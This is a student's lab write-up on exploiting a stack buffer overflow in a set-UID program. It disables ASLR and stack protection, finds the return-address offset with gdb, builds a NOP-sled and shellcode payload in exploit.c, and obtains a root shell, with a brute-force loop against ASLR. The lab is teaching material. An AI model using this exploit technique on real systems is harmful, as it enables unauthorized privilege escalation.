Anthony Chavez

Professor Dai


Lab 1 – Buffer Overflow Vulnerability

## Lab Overview

In this lab, we were given a program with a buffer-overflow vulnerability. Buffer Overflow is defined as the condition in which a program attempts to write data beyond the boundaries of pre-allocated fixed length buffers. Our task was to develop a way to exploit this vulnerability and gain the root privilege. In addition, we were guided through some protection schemes that have been implemented in the operating system to counter against the buffer-overflow attacks and evaluated whether such counter measures worked or not.

## Initial Setup


First, we make sure that stack.c and exploit.c have been downloaded and we have navigated to the folder that contains the files in the terminal.



```
[09/27/2021 21:37] seed@ubuntu:~$ cd Downloads/BufferOverflow/
[09/27/2021 21:37] seed@ubuntu:~/Downloads/BufferOverflow$ ls
exploit.c  stack.c
[09/27/2021 21:37] seed@ubuntu:~/Downloads/BufferOverflow$ 
```

Since Ubuntu and other Linux distributions have implemented several security measures to make the buffer-overflow attack difficult, we need to disable them first. We can do so by typing in the following command:

```
sudo sysctl -w kernel.randomize_va_space=0
Password: dees
```




```
[09/27/2021 21:37] seed@ubuntu:~/Downloads/BufferOverflow$ sudo sysctl -w kernel
.randomize_va_space=0
[sudo] password for seed:
kernel.randomize_va_space = 0
[09/27/2021 21:59] seed@ubuntu:~/Downloads/BufferOverflow$ 
```

This makes guessing the exact addresses easier since address space randomization randomizes the starting address of the heap and stack. Now we will have a fixed starting address.

Another countermeasure called "Stack Guard" is a security mechanism implemented into the GCC compiler. With this protection enabled, the buffer overflow exploit will not work. In addition, we must declare that the stack of stack.c is executable, since GCC by default sets the stack to be non-executable. We can accomplish both these tasks using the following command.


```
gcc -o stack -z execstack -fno-stack-protector stack.c
```



```
[09/27/2021 21:59] seed@ubuntu:~/Downloads/BufferOverflow$ gcc -o stack -z execstack -fno-stack-protector stack.c
[09/27/2021 22:04] seed@ubuntu:~/Downloads/BufferOverflow$ ls
exploit.c  stack  stack.c
[09/27/2021 22:04] seed@ubuntu:~/Downloads/BufferOverflow$ 
```

We now see an executable file named "stack" and have disabled the Stack Guard security protection. However, we still need to change the owner and file permissions using the following commands.

```
sudo chown root stack
sudo chmod 4755 stack
```




```
[09/27/2021 22:11] seed@ubuntu:~/Downloads/BufferOverflow$ sudo chown root stack
[sudo] password for seed:
[09/27/2021 22:19] seed@ubuntu:~/Downloads/BufferOverflow$ sudo chmod 4755 stack
[09/27/2021 22:19] seed@ubuntu:~/Downloads/BufferOverflow$ ls
exploit.c  stack  stack.c
[09/27/2021 22:21] seed@ubuntu:~/Downloads/BufferOverflow$
```

We can see that the stack executable file has changed from green to red which indicates that the file has become a set-UID program.


## Determining Location of the Return Address

Our first task is to determine the return address of the bof() function in the stack.c program. We can calculate the address position by compiling a testing file of stack.c to debug and using gdb to step through the program.

```
gcc -z execstack -fno-stack-protector -g -o stack-dbg stack.c
touch badfile
gdb stack-dbg
```




```
[09/27/2021 22:21] seed@ubuntu:~/Downloads/BufferOverflow$ gcc -z execstack -fno-stack-protector -g -o stack-dbg stack.c
[09/27/2021 22:37] seed@ubuntu:~/Downloads/BufferOverflow$ ls
exploit.c  stack  stack.c  stack-dbg
[09/27/2021 22:37] seed@ubuntu:~/Downloads/BufferOverflow$
```



```
[09/27/2021 22:37] seed@ubuntu:~/Downloads/BufferOverflow$ touch badfile
[09/27/2021 22:46] seed@ubuntu:~/Downloads/BufferOverflow$ gdb stack-dbg
GNU gdb (Ubuntu/Linaro 7.4-2012.04-0ubuntu2.1) 7.4-2012.04
Copyright (C) 2012 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
For bug reporting instructions, please see:
<http://bugs.launchpad.net/gdb-linaro/>...
Reading symbols from /home/seed/Downloads/BufferOverflow/stack-dbg...done.
(gdb)
```

Now in gdb, we will set a breakpoint at the bof() function and run the program to stop at the set breakpoint. Then, we will print the address of the buffer and the ebp register to the screen and subtract the ebp address from the buffer address. We accomplish this using the following commands.

```
b bof
run
p &buffer
p $ebp
p ebp_value - buffer_value
```




```
Reading symbols from /home/seed/Downloads/BufferOverflow/stack-dbg...done.
(gdb) b bof
Breakpoint 1 at 0x804848a: file stack.c, line 14.
(gdb) run
Starting program: /home/seed/Downloads/BufferOverflow/stack-dbg

Breakpoint 1, bof (str=0xbffff127 "\267\001") at stack.c:14
14          strcpy(buffer, str);
(gdb) p &buffer
$1 = (char (*)[24]) 0xbffff0e8
(gdb) p $ebp
$2 = (void *) 0xbffff108
(gdb) p 0xbffff108 - 0xbffff0e8
$3 = 32
(gdb) 
```

We find that the distance between the start of the buffer and return address is 32 bytes. Also we know that the previous frame pointer is 4 bytes. Therefore, the distance between the buffer and return address is 36 bytes.

To exit the debugger, we simply do the following commands:

```
quit
```




```
(gdb) quit
A debugging session is active.

        Inferior 1 [process 3903] will be killed.

Quit anyway? (y or n) y
[09/27/2021 23:06] seed@ubuntu:~/Downloads/BufferOverflow$ 
```

## Implementing Our Attack

Now we can start generating our badfile by assigning a new return address and have this new address point to the bad code which will open a root shell for us. We accomplish this by adding the following lines of code to our exploit.c program.


```
*((long *)(buffer + 36)) = 0xbffff0e8 + 0x125;
memcpy(buffer + sizeof(buffer) - sizeof(shellcode), shellcode,
sizeof(shellcode));
```




```
void main(int argc, char **argv)
{
    char buffer[517];
    FILE *badfile;

    /* Initialize buffer with 0x90 (NOP instruction) */
    memset(&buffer, 0x90, 517);

    /* You need to fill the buffer with appropriate contents here */
    *((long *)(buffer+36)) = 0xbffff0e8 + 0x125;        // From tasks A and B
    memcpy(buffer+sizeof(buffer)-sizeof(shellcode),shellcode,sizeof(shellcode));  // Place the shell code towards the end of buffer

    /* Save the contents to the file "badfile" */
    badfile = fopen("./badfile", "w");
    fwrite(buffer, 517, 1, badfile);
    fclose(badfile);
}
```

Next, we compile and run our exploit.c program and check to the badfile content. We should have a bunch of No Operations (\90) and have our shellcode at the end of the file. We accomplish this by typing in the following commands:

```
gcc exploit.c -o exploit
./exploit
gedit badfile
```



```
[09/28/2021 14:53] seed@ubuntu:~/Downloads/BufferOverflow$ gcc exploit.c -o exploit
[09/28/2021 14:53] seed@ubuntu:~/Downloads/BufferOverflow$ ./exploit
[09/28/2021 14:54] seed@ubuntu:~/Downloads/BufferOverflow$ gedit badfile
```




There was a problem opening the file */home/seed/Downloads/BufferOverflow/badfile.*
The file you opened has some invalid characters. If you continue editing this file you could corrupt this document.
You can also choose another character encoding and try again.

Character Encoding: Current Locale (UTF-8)

```
\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90
\F2\FF\BF\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90
\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90
\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90
\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90
\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90
\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90
\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90
\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90
\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90
\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90
\90\90\90\90\90\90\90\90\90\90\90\90\90\90\901\C0Ph//shh/bin\89\E3PS\89ᙰ▯\00
```

Finally, we can run our stack program one more time and we should see a "#" symbol indicating we are in root shell. We can verify this by typing the following command:

```
whoami
```




```
[09/28/2021 14:55] seed@ubuntu:~/Downloads/BufferOverflow$ ./stack
# whoami
root
# exit
[09/28/2021 14:57] seed@ubuntu:~/Downloads/BufferOverflow$
```

**Optional: Defeating the Randomization Countermeasure**

In this part of the lab, we will attempt to gain root access while the address space randomization is enabled. We will accomplish this task by applying a brute force method where we will continuously keep running ./stack until we enter the root shell.

First, we need to enable the address space randomization and we should get a "Segmentation fault (core dumped)" error when we run the stack program.


```
sudo -w kernel.randomize_va_space=2
dees
./stack
```



```
[09/28/2021 14:57] seed@ubuntu:~/Downloads/BufferOverflow$ sudo sysctl -w kernel.randomize_va_space=2
[sudo] password for seed:
kernel.randomize_va_space = 2
[09/28/2021 14:58] seed@ubuntu:~/Downloads/BufferOverflow$ ./stack
Segmentation fault (core dumped)
```

Next, we will continuously run the stack program until we gain root access using the following commands:

```
sh -c "while [ 1 ]; do ./stack; done;"
whoami
```



```
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
# whoami
root
# 
```

I was able to gain root access in about 2 hours. As we can see, having the address space randomization makes gaining root privileges more time consuming.